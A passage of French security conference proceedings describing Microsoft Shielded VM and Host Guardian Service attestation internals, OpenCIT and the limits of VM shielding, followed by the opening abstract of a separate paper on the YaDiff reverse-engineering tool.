


Fig. 5. Démarrage sécurisé d'un OS Windows [6]

Il existe deux niveaux de protection :

– mode Active Directory : ce mode n'offre aucune garantie sur la santé réelle de la machine et est simplement basé sur l'appartenance à un groupe Active Directory ;
– mode TPM : la machine doit mettre en œuvre une politique Device Guard (*CIPolicy*) et fournir ses traces de démarrage (TcgLog) au HGS pour qu'il évalue sa santé.

Protection des machines virtuelles Lors de leur passage en *Shielded-VM*, les machines virtuelles bénéficient des protections suivantes :

- SecureBoot ;
- TPM 2.0 (TPM virtuel Hyper-V) ;
- Restriction d'accès à la console virtuelle ;
- Restriction des interactions avec la machine hôte (WMI, KVP, copie directe, injection d'éléments) ;
- *Live Migration* (déplacement à chaud entre hyperviseurs) chiffré ;
- États et crash dumps chiffrés ;
- Le processus `vmwp.exe` (worker process) de la machine virtuelle s'exécute en PPL.

Les machines blindées, notamment le fichier contenant les données du TPM virtuel, sont protégées par 2 types de clés :

- la clé du propriétaire ;
- les clés des HGS pouvant déverrouiller la machine.

Ainsi, il est possible de chiffrer la machine virtuelle directement avec BitLocker en s'appuyant sur ce TPM virtuel et ainsi garantir la confidentialité des données ainsi que l'ancre de confiance.

4.3 OpenCIT

Open CIT est une solution Open Source[2] issue des travaux d'Intel (Intel CIT). Cette solution repose sur les composants suivants :

- *Attestation Server* : détermine l'état de santé d'un hyperviseur ;
- *Key Broker Service* : délivre les clés aux hyperviseurs ;
- *Trust Agent* : composant logiciel sur les hyperviseurs utilisé pour communiquer avec l'*Attestation Server*.

L'attestation est réalisée par l'Attestation Server auprès des Trust Agents pour les systèmes Linux (OpenStack, Docker ou KVM) et Windows, directement auprès des systèmes Xen Server et via vCenter pour les hyperviseurs ESXi.

Cette solution garantit l'intégrité des hyperviseurs en se basant sur le principe d'attestation à distance en utilisant le TPM.

[2] `https://github.com/opencit/opencit`




Fig. 6. Architecture d'OpenCIT [8]

Attestation L'attestation est réalisée par l'Attestation Server. Celui-ci doit être chargé avec des mesures de références (MLE - *Measured Launch Environment*) pour le BIOS et pour l'hyperviseur, qui peuvent être spécifiques à l'OEM ou à la machine physique (ex. pour les serveurs HP, le PCR[0] est différent pour chaque machine).

Ces mesures comprennent la valeur des PCR ainsi que les événements associés à ces valeurs (TcgLog).

L'Attestation Server est aussi en charge de positionner des tags sur les serveurs (localisation, clients, etc.) qui pourront être utilisés par la suite pour autoriser certaines images sur ces machines. Ces tags sont signés et insérés dans le TPM.

L'attestation est réalisée à intervalles réguliers (15 minutes par défaut) à l'initiative de l'Attestation Server qui fournit en retour une attestation SAML. La communication est réalisée avec un protocole XML sur HTTPS.

Gestion des clés Le Key Broker Service a pour rôle de vérifier les demandes de clés en vérifiant auprès du service d'attestation que la politique d'intégrité est respectée. Le serveur de gestion de clés peut être de deux types :

- un serveur KMIP ;
- un serveur OpenStack Barbican (qui peut utiliser des HSM ou des serveurs KMIP comme gestionnaires de clés).

Conclusion OpenCIT est une solution technique complète qui permet de garantir l'intégrité des hyperviseurs, des machines virtuelles, ainsi que la confidentialité des données. La solution a l'avantage d'être Open Source et de supporter plusieurs solutions techniques, matérielles et logicielles. Cependant, cette solution semble complexe à mettre en œuvre et correspond plus à de grandes infrastructures d'hébergement cloud sous OpenStack que pour un système d'information classique.

5 Shielded-VM Internals

Cette partie s'intéresse plus précisément à la solution *Shielded-VM* et *Guarded Fabric* de Microsoft, les différents composants qui la composent ainsi que ses limites en matière de sécurité.

5.1 HGS et Guarded Host

5.2 HGS

L'installation d'un serveur HGS se fait à travers du rôle serveur *Host Guardian Service*. Il est fortement recommandé d'isoler les serveurs HGS au sein d'une forêt Active Directory dédiée. En fonction du mode choisi, il peut être nécessaire de créer une relation d'approbation entre cette forêt et la forêt contenant les hyperviseurs.

Trois biclés sont nécessaires pour le fonctionnement du service :

- un biclé de signature ;
- un biclé de chiffrement ;
- un biclé pour la signature des certificats de santé.

Les serveurs HGS peuvent fonctionner en cluster et utilisent la *Cluster API* de Windows pour cela. Chaque membre du cluster doit pouvoir accéder aux biclés, et il est recommandé de les stocker dans un HSM. Les HGS utilisent un groupe de service Active Directory (gMSA) pour accéder aux certificats et l'accès au cluster est réalisé en utilisant un compte machine virtuel (VCO).

Pour le mode de fonctionnement Active Directory il est nécessaire de créer une relation d'approbation unidirectionnelle vers le domaine qui contient les serveurs Hyper-V.

Les serveurs Hyper-V doivent pouvoir joindre les serveurs HGS en HTTP (par défaut) ou HTTPS.

5.3 Guarded Host

Un Guarded Host peut être :

- un système Windows Server 2016 Datacenter avec le rôle *Hyper-V* et la fonctionnalité *Host Guardian Hyper-V Support* ;
- un système Windows 10 Enterprise 1709 (RS3) avec les fonctionnalités *Hyper-V* et *Guarded-Host*.

Avec le fonctionnement en mode TPM, la machine doit fournir au HGS :

- l'identifiant de son TPM (EKPub) ;
- une *baseline* TPM (TcgLog et PCR) ;
- la politique d'intégrité de code utilisée.

5.4 Images / Shielded Templates

Les systèmes invités[3] pouvant être protégés sont :

- Windows 8 / Server 2012 ;
- Windows 8.1 / Server 2012R2 ;
- Windows 10 / Server 2016 ;
- Ubuntu 16.04 LTS avec un noyau 4.4 ;
- RHEL 7.3 ;
- SLES 12 SP2.

Une *Shielded-VM* peut être déployée à partir d'un *Shielded Template*, image de référence pour les VM blindées. Pour les systèmes Microsoft, il s'agit d'une machine virtuelle installée, sans chiffrement puis généralisée avec `sysprep`.

Le disque de la machine est alors chiffré avec BitLocker et signé avec le certificat fourni ; la signature est stockée dans une métadonnée du disque identifiée par le GUID (`{6185B556-0C60-493A-80E37DC845FAE0E6}`)[4]

Lors de son déploiement, la machine sera personnalisée avec un fichier de réponse (*unattend.xml*), qui peut contenir des informations sensibles (mots de passe, clés de chiffrement, etc.). Ce fichier est lié au gabarit de la machine et chiffré avec les clés du propriétaire et des gardiens autorisés à instancier une machine virtuelle.

[3] Les machines Linux ne peuvent être manipulées qu'avec des OS 1709.
[4] `PtpTemplateNative.dll` / `SvmRetrieveSignatureCatalogBlobFromDisk`

La protection des machines Linux est réalisée par *lsvmtools*[5] qui permet de mettre en place une chaîne de démarrage sécurisée ainsi que le chiffrement des données à partir du TPM 2.0.

Par ailleurs, les machines virtuelles Windows de seconde génération peuvent être directement converties en *Shielded-VM*.

Note : il n'est pas possible de convertir une *Shielded-VM* en machine virtuelle non protégée.

5.5 Remote Attestation

Le protocole de communication entre un Guarded Host et le HGS est partiellement décrit dans les spécifications ouvertes de Microsoft [4].

La communication est réalisée en HTTP ou HTTPS depuis le Guarded Host vers le HGS avec une interface REST.

L'objectif de l'attestation à distance est de :

- vérifier que la machine est « saine » ;
- obtenir la clé publique du VTL1 (VsmIdk) ;
- signer cette clé pour former le certificat de santé de la machine.

Mode TPM Dans ce mode, le Guarded Host présente la clé *EKPub* de son TPM au serveur ce qui permet de vérifier que celle-ci a bien été enregistrée auprès du HGS.

La clé EKPub doit être fournie au HGS lors d'une phase d'enrôlement afin d'identifier la machine.

Le HGS déclenche ensuite le processus d'attestation à distance :

- le TPM de la machine et le HGS établissent une *Salted Session* :
  - le HGS envoie un nonce (nonceCaller) et un sel chiffré avec la clé *EKPub* du TPM (encryptedSalt) ;
  - le TPM retourne un nonce (nonceTPM) et un *handle* pour cette session.
- le HGS demande la valeur des PCR choisis :
  - PCR[7] : État du Secure Boot (PK, KEK, db/dbx, SecureBoot variable) ;
  - PCR[12] : Événements volatiles (compteurs, hash et bases des modules, VsmIdk) ;
  - PCR[13] : Détails des modules (Signature des modules, SiPolicy, Etat du VBS) ;

[5] `https://github.com/Microsoft/lsvmtools`

– le host renvoie :
  - les valeurs des PCR demandés ;
  - le TcgLog ;
– le HGS vérifie l'intégrité des PCR vis-à-vis du TcgLog ;
– le HGS vérifie les paramètres dans le TcgLog et en extrait la clé publique du VSM.

Le HGS délivre l'attestation de santé si l'ensemble des vérifications réussit. Le protocole d'attestation à distance est implanté dans le composant *rtpm.dll* (identique côté serveur et client). Le protocole utilise les structures standard définies dans la spécification du TrustedComputingGroup.




Fig. 7. Attestation à distance TPM

```
# Host -> HGS
# Demande d'attestation - envoi de l'EKPub
{
    "__type":"TpmRequestInitial:#Microsoft.Windows.RemoteAttestation
        .Core",
    "SessionId":"{6A866F8E-4BD8-0002-AD72-866AD84BD301}",
    "RequestedContent":[1],
    "RtpmPublicEndorsementKey":[221,21,148,...,64,23,50,37]
}
# Host <- HGS
# Demarrage de la salted session (nonceCaller + encryptedSalt)
{
    "__type":"TpmReplyContinue:#Microsoft.Windows.RemoteAttestation.
        Core",
    "RtpmActiveContext":[239,6,0,0,1,...,6,0,128,0,67,0,11]
}
# Host -> HGS
# Établissement de la salted session (nonceTPM + handle)
```

```
{
    "__type":"TpmRequestContinue:#Microsoft.Windows.
        RemoteAttestation.Core",
    "SessionId":"{6A866F8E-4BD8-0002-AD72-866AD84BD301}",
    "RequestedContent":[1],
    "RtpmPublicEndorsementKey":[221,21,148,...,64,23,50,37],
    "RtpmNewContext":[224,5,0,0,1,0,...,185,232,55]
}
# Host <- HGS
# Demande des PCR
{
    "__type":"TpmReplyContinue:#Microsoft.Windows.RemoteAttestation.
        Core",
    "RtpmActiveContext":[31,6,0,0,1...,0,0,0]
}
# Host -> HGS
# Reponse avec les PCR + TcgLog
{
    "__type":"TpmRequestContinue:#Microsoft.Windows.
        RemoteAttestation.Core",
    "SessionId":"{6A866F8E-4BD8-0002-AD72-866AD84BD301}",
    "RequestedContent":[1],
    "RtpmPublicEndorsementKey":[221,21,148,...,64,23,50,37],
    "RtpmNewContext":[144,195,0,0,1,0,...,99,247,144]
}
# Host <- HGS
# Obtention d'attestation de sante
{
    "__type":"HealthCertificateReply:#Microsoft.Windows.
        RemoteAttestation.Core",
    "Content":[{
        "m_Item1":1,
        "m_Item2":[48,130,3,233,...,253,203,62,128]
    }]
}
```

Listing 1. Échanges entre l'hyperviseur et le HGS pour l'attestation en mode TPM

Les structures `RtpmActiveContext` et `RtpmNewContext` se composent de la manière suivante :

L'objet `EncryptedVTPMState` contient l'état complet du TPM virtuel utilisé par le HGS pour réaliser ses vérifications. Il est présent dans chaque requête pour permettre le fonctionnement des HGS en cluster et sans état.

Le fonctionnement de ce protocole d'attestation est surprenant pour plusieurs raisons :

- La clé publique *EKPub* est utilisée pour chiffrer lors de l'établissement de la session ; ce qui n'est pas l'usage normal de cette clé qui est de prouver l'identité du TPM (via des signatures) ;
- Il existe des primitives d'attestation comme `TPM2_Quote` qui permettent de signer l'état des PCR avec une clé du TPM.




Fig. 8. TPM Context

Ces éléments ne remettent toutefois pas en question la sécurité de l'attestation à distance.

Mode AD Dans ce mode, le client s'identifie auprès du HGS en réalisant une authentification web (NTLM ou Kerberos) ; le serveur vérifie ainsi l'appartenance aux groupes autorisés puis délivre le certificat de santé.




Fig. 9. Attestation Active Directory

Le client tente toujours d'utiliser le mode TPM en premier, et passe sur le mode AD lorsque le serveur rejette les requêtes en mode TPM. Le client envoie la clé publique du VSM et s'authentifie lorsque le serveur le demande (HTTP 401). L'authentification est réalisée en `Negotiate` ou `NTLM`.

Les échanges entre l'hyperviseur prennent la forme suivante :

```
# Host -> HGS
# Demande d'attestation - envoi de l'EKPub
{
    "__type":"TpmRequestInitial:#Microsoft.Windows.RemoteAttestation
        .Core",
    "SessionId":"{6A866F8E-4BD8-0002-AD72-866AD84BD301}",
    "RequestedContent":[1],
    "RtpmPublicEndorsementKey":[221,21,148,...,64,23,50,37]
}
# Host <- HGS
# Refus du mode TPM, passage en mode ActiveDirectory
{
    "__type":"OperationModeErrorReply:#Microsoft.Windows.
        RemoteAttestation.Core",
  "Retryable":false,
  "ExpectedOperationMode":2
}
# Host -> HGS
# Envoi de la VsmIdk
{
    "__type":"ADRequest:#Microsoft.Windows.RemoteAttestation.Core",
    "SessionId":"{6A866F8E-4BD8-0002-AD72-866AD84BD301}",
    "RequestedContent":[{
        "m_Item1":1,
        "m_Item2":[82,83,65,49,0,...,121,23,232,7]
    }]
}
# Host <- HGS
# Refus du serveur pour declencher l'authentification
HTTP/101 401 Unauthorized
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM

# Host -> HGS
Authorization: Negotiate TlR...AAAADw==
{
    "__type":"ADRequest:#Microsoft.Windows.RemoteAttestation.Core",
    "SessionId":"{6A866F8E-4BD8-0002-AD72-866AD84BD301}",
    "RequestedContent":[{
        "m_Item1":1,
        "m_Item2":[82,83,65,49,0,...,121,23,232,7]
    }]
}
# Host <- HGS
# Negotiation NTLMSSP
HTTP/101 401 Unauthorized
WWW-Authenticate: Negotiate TlR...AAAA==

# Host -> HGS
# Negotiation NTLMSSP
Authorization: Negotiate TlR...8HBo=
{
    "__type":"ADRequest:#Microsoft.Windows.RemoteAttestation.Core",
    "SessionId":"{6A866F8E-4BD8-0002-AD72-866AD84BD301}",
    "RequestedContent":[{
```

```
        "m_Item1":1,
        "m_Item2":[82,83,65,49,0,...,121,23,232,7]
    }]
}
# Host <- HGS
# Obtention d'attestation de sante
{
    "__type":"HealthCertificateReply:#Microsoft.Windows.
        RemoteAttestation.Core",
    "Content":[{
        "m_Item1":1,
        "m_Item2":[48,130,3,233,...,253,203,62,128]
    }]
}
```

Listing 2. Échanges entre l'hyperviseur et le HGS pour l'attestation en mode AD

5.6 Démarrage d'une machine blindée

Le processus de démarrage d'une machine virtuelle blindée est le suivant (voir figure 10) :

- Le service `vmcompute.exe` démarre un processus `vmwp.exe` (worker process) en PPL (*Protected Process Light*) avec un SID de machine virtuelle unique (`S-1-5-83-1-X-Y-Z`) ①
- `vmwp.exe` lance une instance du trustlet `vmsp.exe` (en VTL1), en charge de fournir un TPM virtuel à la machine virtuelle, avec deux arguments : le GUID de la machine virtuelle et une chaîne aléatoire, utilisée comme nom de l'événement de synchronisation et comme clé pour les Mailbox ②
- `vpsp.exe` initialise une terminaison RPC avec un nom aléatoire qu'il place dans la Mailbox SKM 0 et signale l'événement de synchronisation ③
- `vmwp.exe` récupère le nom de la terminaison RPC dans la Mailbox SKM 0 à travers `vid.dll` et `vid.sys` ④
- `vmwp.exe` se connecte à la terminaison RPC ⑤
- `vmwp.exe` initialise le TPM virtuel ⑥

Les composants `vid.dll` et `vid.sys` (*Hyper-V Virtualization Infrastructure Driver Library*) sont utilisés pour gérer les machines virtuelles et les interactions bas niveau. Parmi les méthodes disponibles, deux sont spécifiques à l'interaction avec `vmsp.exe` :

- `VidSetMailboxKey` : permet de fournir la clé des Mailbox du trustlet qui sera passée à la fonction `VslRetrieveMailbox` du noyau ;




Fig. 10. Composants utilisés pour le démarrage d'une machine virtuelle blindée

– `VidGetRpcSession` : récupère la Mailbox 0 du trustlet.

La terminaison RPC expose deux interfaces :

– `VmspKeyManagement`
  - `RpcVmspOpenHandle`
  - `RpcVmspCloseHandle`
  - `RpcKmSetEncryptionKeys`
  - `RpcKmEgressKeyForDecryption`
– `VmspTpm`
  - `RpcVmspOpenSecureHandle`
  - `RpcVmspCloseSecureHandle`
  - `RpcVTpmInitialize`
  - `RpcVTpmShutdown`
  - `RpcVTpmExecuteCommand`
  - `RpcVTpmGetRuntimeSize`
  - `RpcVTpmGetRuntimeState`
  - `RpcVTpmSetCancelFlag`
  - `tpm12class::TpmDataObject::Deserialize(void)`
  - `RpcVTpmCreateReport`
  - `RpcVmspFreeContext`

La protection des machines virtuelles blindées éteintes repose sur la protection des données du TPM virtuel de la machine, qui sont stockées dans le fichier VMRS (*Virtual Machine Runtime State*) de la machine, chiffrées avec une *TransportKey*. Cette *TransportKey* est elle-même chiffrée par la clé publique du propriétaire ainsi que par la clé publique du HGS ; ces informations sont stockées dans un *KeyProtector* dans le fichier VMRS [7].

Lors du démarrage de la machine virtuelle, les opérations suivantes sont réalisées après l'établissement du canal RPC :

- l'hyperviseur transmet au HGS le *KeyProtector* et son certificat de santé ;
- le HGS vérifie la validité du certificat de santé (expiration, signature, conformité à la politique de santé) ;
- le HGS extrait les éléments du *KeyProtector* et calcule la réponse :
  - extraction de la *TransportKey* (TK1) avec la clé privée du HGS ;
  - génération d'une nouvelle *TransportKey* (TK2) ;
  - chiffrement de TK2 avec la clé publique du propriétaire et la clé publique du HGS ;
  - chiffrement de TK1 et TK2 avec la clé publique du VSM (extraite depuis le certificat de santé).

Les clés TK1 et TK2 sont ensuite transmises et déchiffrées par `vmsp.exe` qui peut instancier le vTPM avec TK1. Lors de l'arrêt de la machine, l'état du vTPM est chiffré avec TK2.

La machine est ensuite démarrée normalement, une partition Hyper-V est créée, la mémoire virtuelle est allouée dans le processus `vmmem`, les périphériques initialisés puis le processeur virtuel est démarré.

5.7 Limites du blindage

L'objectif présenté des machines virtuelles blindées est de protéger les machines virtuelles contre les administrateurs du socle de virtualisation. Ceux-ci ne doivent pas pouvoir acquérir des droits ou des informations sur les machines virtuelles exécutées.

Quels sont les risques ?

1. L'accès à la mémoire physique de la machine permet d'accéder au secret du VTPM, à la mémoire de la machine virtuelle (périphériques en DMA, iLO, iDRAC, etc.) ;
2. L'accès à la mémoire du VTL0 - où la mémoire de la machine virtuelle réside (processus `vmmem`) ;
3. La modification des composants logiciels du VTL0 pour lever les limitations d'accès.

Les risques 2. et 3. sont traités par la politique d'intégrité de code (*CiPolicy*). Celle-ci doit être la plus stricte possible pour n'autoriser que ce qui est essentiel au système. Ces politiques permettent de décrire finement quels drivers, exécutables, bibliothèques ou scripts peuvent s'exécuter sur

la machine. Cependant des *bypass* sont régulièrement découverts par des chercheurs en sécurité [3, 5].

Dès qu'un driver non maîtrisé peut être chargé en VTL0, les machines blindées sont mises en danger, car leur mémoire est accessible depuis le VTL0 en mode noyau ; avec notamment la clé de chiffrement Bitlocker ou les données d'authentification.

5.8 Utilisations possibles

Parmi les utilisations possibles de cette solution, Microsoft propose :

- la réalisation de stations d'administration (*PAW – Privileged Access Workstation*) où l'utilisateur dispose de plusieurs machines (bureautique, administration tier 1, administration tier 0) dont les plus sensibles sont blindées, permettant ainsi de disposer de postes nomades d'administration en préservant l'intégrité et la confidentialité des données ;
- le déploiement de systèmes sensibles comme des contrôleurs de domaine ou sur des sites exposés (agences, filiales, sites de repli) en protégeant l'hyperviseur avec des mécanismes d'intégrité supplémentaires comme le chiffrement BitLocker.

6 Conclusion

Les machines blindées ne répondent pas entièrement à la problématique de protection dans des environnements mal maîtrisés comme le cloud ou les hébergements mutualisés.

Elles représentent toutefois un intérêt certain pour le déploiement de systèmes sensibles ou pour des stations d'administration.

On note toutefois une volonté des éditeurs de solutions de travailler sur ces problématiques qui devraient évoluer dans le bon sens dans les prochaines années.

Références

1. Frédéric Guihéry, Frédéric Remi, Goulven Guiheux. Trusted Computing : Limitations actuelles et perspectives. In *SSTIC*, 2010.
2. ANSSI. Mise en œuvre des fonctionnalités de sécurité de Windows 10 reposant sur la virtualisation. `https://www.ssi.gouv.fr/guide/mise-en-oeuvre-des-fonctionnalites-de-securite-de-windows-10-reposant-sur-la-virtualisation/`.

3. Matt Nelson. UMCI Bypass Using PSWorkFlowUtility : CVE-2017–0215. https://posts.specterops.io/umci-bypass-using-psworkflowutility-cve-2017-0215-71c76c1588f9.
4. Microsoft. Host Guardian Service : Attestation Protocol. https://msdn.microsoft.com/en-us/library/mt781332.aspx.
5. Microsoft. Steps to Deploy Windows Defender Application Control. https://docs.microsoft.com/en-us/windows/security/threat-protection/device-guard/steps-to-deploy-windows-defender-application-control.
6. howpublished = https://docs.microsoft.com/en-us/windows/security/hardware-protection/secure-the-windows-10-boot-process Microsoft, title = Secure the Windows 10 boot process.
7. M.F. Novak, N. Ben-Zvi, and N.T. Ferguson. Secure transport of encrypted virtual machines with continuous owner access, November 12 2015. WO Patent App. PCT/US2015/028,991.
8. Open CIT. Open CIT 3.2.1 Product Guide. https://github.com/opencit/opencit/wiki/Open-CIT-3.2.1-Product-Guide.
9. VMware. Encryption Process Flow. https://docs.vmware.com/en/VMware-vSphere/6.5/com.vmware.vsphere.security.doc/GUID-4A8FA061-0F20-4338-914A-2B7A57051495.html.
10. VMware. UEFI Secure Boot for ESXi Hosts. https://docs.vmware.com/en/VMware-vSphere/6.5/com.vmware.vsphere.security.doc/GUID-5D5EE0D1-2596-43D7-95C8-0B29733191D9.html.

YaDiff

Benoît Amiaux, Jérémy Bouetard, Valérian Comiti, Frédéric Grelot, Eric Renault et Martin Tourneboeuf
Benoît.Amiaux@intradef.gouv.fr
Jérémy.Bouetard@intradef.gouv.fr
Valérian.Comiti@intradef.gouv.fr
Frédéric.Grelot@intradef.gouv.fr
Eric.Renault@intradef.gouv.fr
Martin.Tourneboeuf@intradef.gouv.fr

Direction Générale de l'Armement

Résumé. YaDiff est un outil développé au sein des laboratoires de rétro-ingénierie de DGA-MI pour permettre facilement la propagation d'information d'une base IDA [11] à l'autre.
Nous présentons l'état de l'art des méthodes existantes et leurs limites : fermeture du code, difficulté d'utilisation, performances, incapacité à analyser des bases de taille importante.
Nous présentons ensuite une première méthode « empirique » développée pour répondre à ces problèmes : elle allie simplicité d'utilisation et fonctionnalités étendues. L'outil développé permet de faire une analyse comparative de deux bases afin de propager un maximum d'information d'une base à l'autre (par exemple, bibliothèque avec les symboles vs bibliothèque embarquée en statique dans un binaire sans symbole).
Par informations, nous entendons les données suivantes : noms de fonctions, de données globales, de labels, commentaires, prototypes de fonctions ou données, renommage (variables, registres...), typage de structures...
